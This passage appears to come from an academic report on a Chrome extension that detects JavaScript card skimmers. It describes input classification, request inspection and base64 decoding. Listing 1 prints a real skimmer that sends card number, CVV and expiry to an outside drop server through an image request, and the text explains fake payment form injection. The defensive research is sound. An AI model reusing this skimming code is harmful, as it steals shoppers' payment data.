A number of consumer products exist to protect users from phishing attacks. Firstly,

most modern browsers have in-built protection that displays a warning if a user tries to navigate to a known phishing site such a Google Safe Browsing[2] on Chrome and Firefox's Deceptive Content Blocker. Browser extensions exist that do a similar thing, such as the *Microsoft Defender Browser Protection* Chrome extension that alerts users about links in phishing emails and potentially malicious websites. These solutions generally rely on blacklists and simply block sites if they are present in the blacklist, meaning that they are not comprehensive and may take some time to block new phishing sites as they appear.

Other extensions do more than just refer to a blacklist: AntiPhish, proposed by Kirda *et al.* [46], is a web extension that keeps track of user credentials for different websites and where different credentials are sent. It can then alert the user and prevent data leakage if the same credentials get sent to an unrecognised domain. *TrustBar* is another extension which uses web page certificates to identify potential phish by checking their signer, certificate authority, etc. Others like *SpoofStick* check other heuristic methods like visual similarity and the page URL [45].

2.6.3 General Javascript Malware

More generally, there has been considerable research into more general purpose JavaScript malware detection.

Livshits *et al.* introduce Zozzle, a classifier for identifying JavaScript malware such as heap spraying attacks – where the attacker is able to perform arbitrary code execution by filling the heap with code and then using an exploit to execute it [47]. The classifier is mostly static in that the code being analysed is not run and the analysis is performed solely on the content of the JavaScript files themselves. It first creates an AST for the code to map the behaviour of the program and pattern matches on predefined subtrees which could be indicative of malware. They then create a naïve Bayesian classifier with a training set of known malicious and benign script samples.

Prophiler, put forward by Canali *et al.*, also uses similar static analysis techniques such as counting how many iframes are present and the presence of document-modifying functions to create an efficient, lightweight detection model [48]. On the other hand, there are some tools which use dynamic analysis and run the code to look for malicious behaviour such as changes to a users file system, network requests, and so on [49].

There aren't currently many web extensions users can download to gain protection against JavaScript malware in general. *JustBlock Security* is an 'antivirus' extension that detects and blocks a variety of different undesirable features such as trackers, cryptojackers, pop-ups, and 'shadow clicks' (where an invisible link is pressed which opens another, often suspicious, page).

[2] https://safebrowsing.google.com/

3 Implementation

In this section, we discuss the initial design choices for our implementation, how we utilise information from skimmer specimens to inform the way our detection system operates, how to detect skimmers in non-trivial cases, and various other ideas which could be utilised in similar systems.

3.1 Design Overview

As mentioned in Section 2, there were two different routes for tackling the skimmer detection problem: The first option would be to develop a crawler using a headless browser to automatically visit websites to look for skimmer scripts and collate a blacklist of known skimmer scripts. The merits of this solution are that the crawler could automatically visit as many websites as possible without any human involvement whatsoever. The demerits are that it is not a trivial task to navigate through websites automatically in general and is an area of research in itself, secondary to the main aim of the project.

The second option would be to develop a web browser extension which would enable the user to navigate directly to the checkout page of a website and remove the issue of automatically navigating there. The downsides of such an approach are that techniques such as visiting sites multiple times to run multiple tests and submit dummy data is not possible, and that the navigation is ultimately controlled by the user.

Between the two options, we opted to produce a web extension to enable focus on the detection aspect of the problem rather than the navigation issue. Another reason for this is that similar areas of research have seen success from implementing extensions such as *MinerBlock* for blocking cryptojackers (Section 2.6.1). In particular, we decided to target the Chrome browser partially due to its mature extension ecosystem and also to achieve the greatest possible number of users, owing to their dominant market share and the easy interoperability between Chrome extensions and extensions for other browsers like Firefox and Opera (Section 2.4).

3.1.1 Extension Constraints

Chrome extensions are composed of various different components, each serving a different purpose and each with various constraints to provide security to the user, the sites they visit, and other installed extensions.

An extension may contain one or more *background scripts* which run in the background of the browser and are not linked to any particular tab. They behave as the event handlers for the rest of the extension and can respond to events such as tabs opening, the extension being updated, and so on. Although background pages can see certain details about each tab such as the URL and whether it is active or not, they do not have access to the contents of a page.




Figure 6: Basic architecture of the Google Chrome extension.

In addition to the background page, each frame (e.g. a tab or an `iframe` embedded within a tab) may be allocated one or more content scripts which have access to the document object model (DOM) of the page and can make modifications to it, such as adding/removing elements or applying CSS styling. Despite sharing the view of the DOM with scripts loaded directly onto the page, content scripts operate in an isolated, sandboxed environment such that they do not conflict or interfere with scripts, functions, or variables on the page itself. Content scripts can communicate with background scripts using message passing with `window.postMessage` and the `onmessage` event listener. They can also communicate with scripts loaded directly on web pages using the same technique.

Due to the isolation of content scripts from other scripts loaded directly on a web page, many things such as overriding variables and calling page functions cannot be achieved directly from the content script. This restriction can be circumvented by creating an additional script and injecting the script into the page from the content script. The injected script is then loaded into the memory of the page and behaves like any other script loaded directly onto the page. The injected script is able to communicate back to the content script using message passing or through a combination of custom events and event listeners. Since the content script is able to send/receive messages to/from both the background scripts and the injected scripts, the injected script can effectively communicate to the background script by using the content script as an intermediary to pass along any messages.

3.1.2 Extension Structure

Our extension is structured as in figure 6. Arrows indicate the directions in which messages can be passed between contexts. In the background script, we maintain a 'tab data' object containing an overview of every open tab in the browser. The object keys are linked to each

tab's ID, and the value is an object containing various properties about the tab including the URL and a list of potentially suspicious scripts. The `suspiciousScripts` object is a key-value store linking script URLs to a list of properties which may be indicative of a skimmer, which are discussed further in Section 3.5.

3.2 Obtaining Skimmer Scripts

JavaScript skimmers are ephemeral by nature, and pop up and disappear on different websites frequently and unpredictably. Skimmers are placed onto web pages when attackers find an attack vector that allows them to inject a malicious JavaScript file into the page, and as such this cannot be predicted or pre-empted reliably. The average lifespan of a skimmer is just 13 days meaning that they are only active on a given website for fewer than two weeks [50]. This could be due to attackers moving on to other targets and cleaning up after themselves, or due to webmasters detecting the breach on their site and removing the offending code. Despite this, once a website is infected, one in five will become reinfected in the future due to attackers planting back-doors, adding recurring automated tasks (e.g. cron jobs), and taking advantage of zero-day exploits in order to reinstate the skimmer at some point in the future.

3.2.1 Historic Skimmers

In order to understand how to develop an effective detection system and defend against a comprehensive range of skimmers such as the various groups described in Section 2.1.2, we needed to find a large source of active and historic skimmers. We found some basic and more prominent skimming attacks just by searching online; for example, the British Airways skimmer was widely publicised in the media and has had its code dissected by security professionals [1]. Despite this, the volume of skimmers readily available or discussed online is scarce and certainly would not provide enough data to be able to build a reliable skimmer detector.

For a more reliable source of confirmed skimmers, we were provided a list of 42,717 websites on which a skimmer was detected between 31st January 2018 and 7th February 2019 by Netcraft. Despite this large amount of data, due to the average short lifespan of a skimmer, only a small proportion of the listed websites were still infected in 2019. The frequency of detections per month is shown in figure 7 – the vast majority of hits from early 2018 were no longer active, though a noticeable increase in the number of detected skimmers can be seen towards the end of 2018. In a sample we tested of roughly 100 skimmers discovered between 31st January and 26th March 2018, 0% of the websites were still infected in June 2019. Of the websites which were still infected, we saved local archives of the page assets including the skimming code to analyse and test locally should the infection be removed from the live version.




Figure 7: Skimmer detections by Netcraft over a one-year period between January 2018 and January 2019. A stark increase can be seen towards the end of 2018 and beginning of 2019, correlating with figure 1.

3.2.2 Live Skimmers

Although the historic data provided more real life skimmer examples than just focusing on a handful of highly publicised attacks, the bigger problem was still that many of the detected websites from the previous dataset in Section 3.2.1 were not useful for testing due to the skimmers being removed. We also received a live feed of skimmers as they were detected by Netcraft which provided a much fresher data source that we could use to ensure we were always testing on the most recent infected websites, with a higher probability that the site would not yet have been fixed. Because skimmers generally rely on malicious JavaScript code on the front-end and not server-side code, we were able to make archives of the specimens we found by saving all the page assets locally.

Input `type`	Value User Editable?	Sensitive Information?	Example(s)
`button`	✗	✗	Submit form, 'Next page' button
`checkbox`	✗	✗	Accept terms and conditions
`color`	✓	✗	Choose colour preference
`date`	✓	✓	Card expiry date, date of birth
`datetime-local`	✓	✓	Card expiry date, date of birth
`email`	✓	✓	Personal email address
`file`	✓	✓	Passport scan
`hidden`	✗	✓	CSRF token
`image`	✓	✗	Passport scan, identification photo
`month`	✓	✓	Card expiry month, birth month
`number`	✓	✓	Card number, CVC, expiry year
`password`	✓	✓	User password
`radio`	✗	✗	Preferred contact method
`range`	✓	✗	Volume control slider
`reset`	✗	✗	Reset other form inputs
`search`	✓	✗	Find products
`submit`	✗	✗	Submit form
`tel`	✓	✓	User telephone number
`text`	✓	✓	Address, name on card, company name
`time`	✓	✗	Delivery timeslot
`url`	✓	✗	Personal website
`week`	✓	✗	'Select holiday week' input

Table 2: All available input types along with examples of their usage and whether or not their value could be used to contain sensitive information.

3.3 Identifying User Data

In order to identify whether or not user information is being leaked from the page, we need to be able to identify for ourselves where on the web page user data is, and to have some notion of whether or not it is a problem if the data is leaked. For example, it is most likely okay if a search box has its value sent to external websites – in fact, this is frequently done for features such as search-as-you-type [51] which display suggestions based on a partial search query, as well as for advertising and tracking partners to understand how users interact with a website. In these cases, we would not consider a 'leak' of this non-sensitive data as malicious.

We first attempt to gather the values for all of the interactive HTML elements on the page, as this is where users are able to insert their information. This includes `input`, `select`, and `textarea` tags, as well as other HTML elements with the `contenteditable` boolean attribute set, meaning that the user can freely edit the text within the element. We use the native JavaScript `document.querySelectorAll` function to get the nodes which match this criteria.

We also consider iframes in the page – tags containing additional HTML documents which can be embedded within a parent document – which may also contain inputs. We opted to use the parent frame as the collector for all the inputs of child frames and be the sole frame to communicate with the background script. However, due to the same-origin policy, it is not possible for a parent frame to access the content of an iframe from a different origin (e.g. scheme, hostname, and port number) for security reasons. This meant that we could not directly access inputs in an iframe directly from the parent frame if it was loaded in from another site. However, it is possible to communicate with child frames using the `Window.postMessage` function which facilitates cross-origin communication between different window objects. We use message passing to send a request for input elements in child frames, and the children then send a response message back containing their list of inputs concatenated with inputs from their own children, a process which continues recursively until there are no more children. We also make use of the `domjson` package to convert between `HTMLElement` and plain object representations of page elements to allow them to be properly serialised when sent as data in a message.

3.3.1 Filtering Unwanted Data

The `input` tag is very versatile and can manifest itself in a variety of different ways depending on how its `type` attribute is defined, from '`text`' for generic text input, to more semantic types such as '`password`' and '`tel`' for telephone numbers. Table 2 shows all types available along with whether they are editable by the user and whether we consider the information to be potentially sensitive. For the purposes of detecting sensitive information, we are only interested in the input types which are both editable by the user and have the capacity to store potentially sensitive information. Given these constraints, we can ignore types such as '`hidden`', '`submit`' and '`reset`' since it isn't possible for a user to input any sensitive information in these input types. These can easily be excluded from a `querySelectorAll` call by using the CSS `:not()` selector for the input types we are not concerned with.

Despite the wide range of new semantic input types introduced in HTML5, many inputs are still best suited to the generic '`text`' type, or the website developers have simply chosen not to move to more semantic types. We can still learn more about what the input is used for by looking at other ways in which an input identifies itself. For example, other attributes which may be used on a tag are `id` and `class` which can give clue as to the input's intended purpose.

Chromium, the open source project on which Google Chrome is based, is able to detect forms on web pages and suggests to autofill information (figure 10) using a variety of techniques:

- The `autocomplete` attribute can be added to `input` elements and is designed to aid browsers with automatically filling in data. It takes values such as '`street-address`' and '`cc-exp-month`' which are standardised in the WHATWG HTML specification. If this field is present, the browser will offer to fill in the correct type of data




Figure 8: Chromium detects input fields and offers to fill them automatically [52].

automatically.

- The `name` attribute also has recommended values such as '`fname`' which are similarly detected by the browser as the correct type, as above.
- For other fields, there is a large list of regular expressions for different types of fields ranging from addresses to credit card details which are compared against various input attributes such as `class` and `id`. If there is a possible match, then the browser will offer to fill it in. The regular expressions also support various different languages such as '`hausnummer`' for 'house number' on German-language websites [53].

We utilise a similar technique to capture only the inputs containing sensitive information. We take the `name` and `id` attributes for each of the inputs on the page and compare their values against each regular expression to look for a match. If at least one of the regular expressions matches at least one of the attribute fields, then we include it in our final list, and discard otherwise. Input fields are often linked to one or more label tags on the page as well – these are elements which provide a textual explanation of what the field is for. We compute a list of associated labels for each input and compare the text content against the regular expressions as well. If one of the labels is a match, then the linked input is also included in the list for consideration.

Finally, to avoid discarding any inputs which contain sensitive information but are mislabelled or don't match one of the regular expressions we use, we compare the value of each discarded input through a list of common regular expressions looking for values which may be sensitive information such as credit card numbers, email addresses, telephone numbers, or card expiry dates.

3.3.2 Data Freshness

Inputs are, by definition, designed to be edited and updated by users. Because each value will likely change as the user completes a form by filling in their information, we need to keep track of the changes so that we can see if the new information is being leaked by a malicious script. When an input is modified (e.g. by a user typing in a field or checking a checkbox), it triggers an '`input`' event in JavaScript. This event *bubbles* which means

that the event first triggers on the element itself, then its parent, and all the way up the chain of ancestors. We therefore add a listener for '`input`' events onto the `document.body` object which will capture the event for all of its children, including dynamically generated inputs.

Every time the event is triggered, we run the algorithm as described to fetch every relevant input element again. We do not bother to update the individual element which was modified as recapturing all inputs is a relatively cheap action.

3.4 Basic Dynamic Analysis of Scripts

The modus operandi of many basic skimmers is to collect user data from a web page and send it to a drop server using a POST request (a protocol designed to send or 'post' data to a server) or GET request (a protocol designed to receive data from a server). We observed various different methods of triggering the skimmer to send data including:


- Setting a function to run repeatedly at regular intervals using `setInterval` to repeatedly fetch the values of inputs and then packaging them up into a payload to be sent using a POST request.
- Similar to above except instead of running at regular intervals, a listener is attached to a submit button and the data is fetched and then sent after the button is clicked.
- Similar to above except different listeners may be used such as listening for a 'keyup' or 'focusout' event on an input box.

Because of the variety of trigger methods, we decided first to focus on the *behaviour* of the skimmer, rather than the underlying implementation.

3.4.1 Primitive Obfuscation of Requests

3.4.1.1 No Obfuscation

The most basic variety of skimmer we observed sent data to the drop server completely unobfuscated. Figure 9 shows one example we found on a live website: After the page has fully loaded, the code first checks if it is on a hostname with the path '*/checkout*', and if so injects an additional script.



(a) The final screen of the payment form requests card details

(b) A GET request containing input values from 9a in query parameters

Figure 9: An infected e-commerce website, 'Case It', contains a skimmer which sends user data in plaintext.

```
$(#confirmorder #button-confirm).live(click, function() {
  var i = document.createElement("img");
  i.src = "https://evansmusiccity.com/system/journal2/l.php?p="+
   encodeURIComponent("29|"+jQuery("input[name=cc_owner]").val()+"|"+
   jQuery("input[name=cc_number]").val()+"|"+jQuery("select[name=
   cc_expire_date_month]").val()+"|"+jQuery("select[name=
   cc_expire_date_year]").val()+"|"+jQuery("input[name=cc_cvv2]").val()+"
   |"+jQuery(".onecheckout-content").html());
});
```

Listing 1: The supplementary script injected by the 'Case It' skimmer.

The skimmer script (listing 1) attaches a listener to the form confirmation button so that whenever it is clicked, an `img` HTML element is created with the source URL set to that of the drop server with all the form values appended as URL query parameters. Forcing the browser to load an image is a common way for skimmers to trigger a GET request, which we observed in various other skimmer variations as well. Crucially, this skimmer merely concatenates each input value using a pipe character, and does not attempt any kind of obfuscation or encryption.

To identify this kind of skimmer, we made use of the `webRequest` API provided as part of the Chrome extension API toolkit. The `webRequest` API allows an extension to observe traffic to and from a website and can intercept, block, and modify requests in-flight [54]. We added a listener for the `onBeforeRequest` event which allowed us to observe various details such as the request body before the request got sent. Using our measure of what constitutes sensitive input data (Section 3.3), we compare each request body (the payload) with each input to see if it is included within the request. If there is at least one match, then the request is dropped and never makes it to the server. For example, in figure 9b the request query string contains the phrase 'Joe Bloggs' which was entered into the 'Card

Owner Name' field in figure 9a along with various other sensitive fields. Because there is a match, we choose to cancel the request. An exception to this is if the request is made to a page on the same domain – in this case, we assume the request to be legitimate since it is unlikely for a skimmer to exfiltrate data to the exact same domain on which the target website is hosted.

3.4.1.2 Base 64 Encoding






Figure 10: The 'Case It' website is infected with a second skimmer that base 64 encodes user data before sending.

Along with no form of obfuscation at all, we discovered that many skimmers would simply take the user data and apply a base 64 encoding of the data before sending it to the drop server. Base 64 encoding is a technique that encodes arbitrary binary data into a character set of just 64 characters, typically a–z, A–Z, 0–9, '+' and '/'. It is simply an encoding scheme – not encryption – so it can be decoded to retrieve the original data with ease.


To identify this type of skimmer, we added a simple check for each query parameter (`GET` requests) and request body (`POST` requests) to see if the content matched the format of a base 64 encoded string. A string might feasibly be a base 64 encoded string only if it is a multiple of four characters in length, and contains only the characters mentioned previously, with an optional one or two '=' symbols used for padding at the end. However, it's worth noting that this relationship is not bijective – just because a string meets the requirements does not necessarily mean it has been encoded, for example the string 'Hiya' would match and could potentially be base 64 encoded, despite being a plaintext English word in the case. If the format matches, we try to decode it back into plaintext under the assumption that it is a base 64 encoded string, and then attempt to compare it with our sensitive input list, the same way as in Section 3.4.1.1.




(a) Payment page without skimmer offers choice between card or cash-on-delivery.



(b) Payment page infected by skimmer contains a fake payment form.



(c) Review order page immediately after payment page.



(d) Final screen redirects user to third-party payment from Kuwaiti payment company, Tap.

Figure 11: Comparison of payment flow for users visiting the 'Cavaraty' online shop with and without skimmer.

Function Name	Insert > 1 nodes?	Takes `String` or `Node`(s)?
`Element.prototype.appendChild`	✗	`Node`
`Element.prototype.replaceChild`	✗	`Node`
`Element.prototype.insertBefore`	✗	`Node`
`Element.prototype.insertAdjacentHTML`	✓	`String`
`Element.prototype.insertAdjacentElement`	✗	`Node`
`Element.prototype.append`	✓	`Node`
`Element.prototype.prepend`	✓	`Node`
`Element.prototype.before`	✓	`Node`
`Element.prototype.after`	✓	`Node`
`Element.prototype.replaceWith`	✓	`Node`
`Element.innerHTML`	✓	`String`

Table 3: List of built-in functions to add to the Document Object Model (DOM) of a web page.

3.4.2 Insertion of Fake Forms

A number of smaller e-commerce websites do not directly handle payment details themselves – instead, they use third party payment providers such as Paypal or Worldpay at the end of the checkout user flow. Although supply-chain attacks *do* exist, in cases like these it is generally more difficult to find a way to infect a large and likely well-secured payment system than the e-commerce website itself, so in some cases the attacker will inject a fake payment form onto the page to attempt to capture payment details directly on the e-commerce website. Once the user submits the form, they are redirected to the real payment form, but by that point it is already too late as their data has already been transmitted to the attacker.

Figure 11 illustrates a real world example of such a skimming attack. Pictured in (a) is the payment form when the website is *not* infected with a skimmer – the user must select between 'Cash on Delivery' to pay with cash or 'KNET/Visa/MC' to pay by card (where KNET is a Kuwaiti payment system [55] and MC refers to Mastercard). Once an option is chosen, the next page shows an order confirmation (c) and then finally the user is redirected to an external payment provider, in this case a Kuwaiti payments company called Tap Payments (d).

In the case that website *is* infected with the skimmer, the payment selection page (b) displays a form with inputs for credit card number, cardholder name, CVC, and expiry date. The skimmer achieves this by having a function repeatedly execute every 100 milliseconds using `setInterval` to listen for which of the two options is selected. Whenever the 'KNET/Visa/MC' option is selected, the fake HTML form is injected into the page using `insertAdjacentHTML`, and removed otherwise. The rest of the user flow remains the same – once a user enters their details into the fraudulent form, they will then see the overview page (c) and then the legitimate payment form (d).

The structure of a web page is represented by what is known as the DOM (Document




Figure 12: Dutch website 'Maxicool' is infected with a skimmer which injects an iframe posing as Swedish payment service, Klarna.

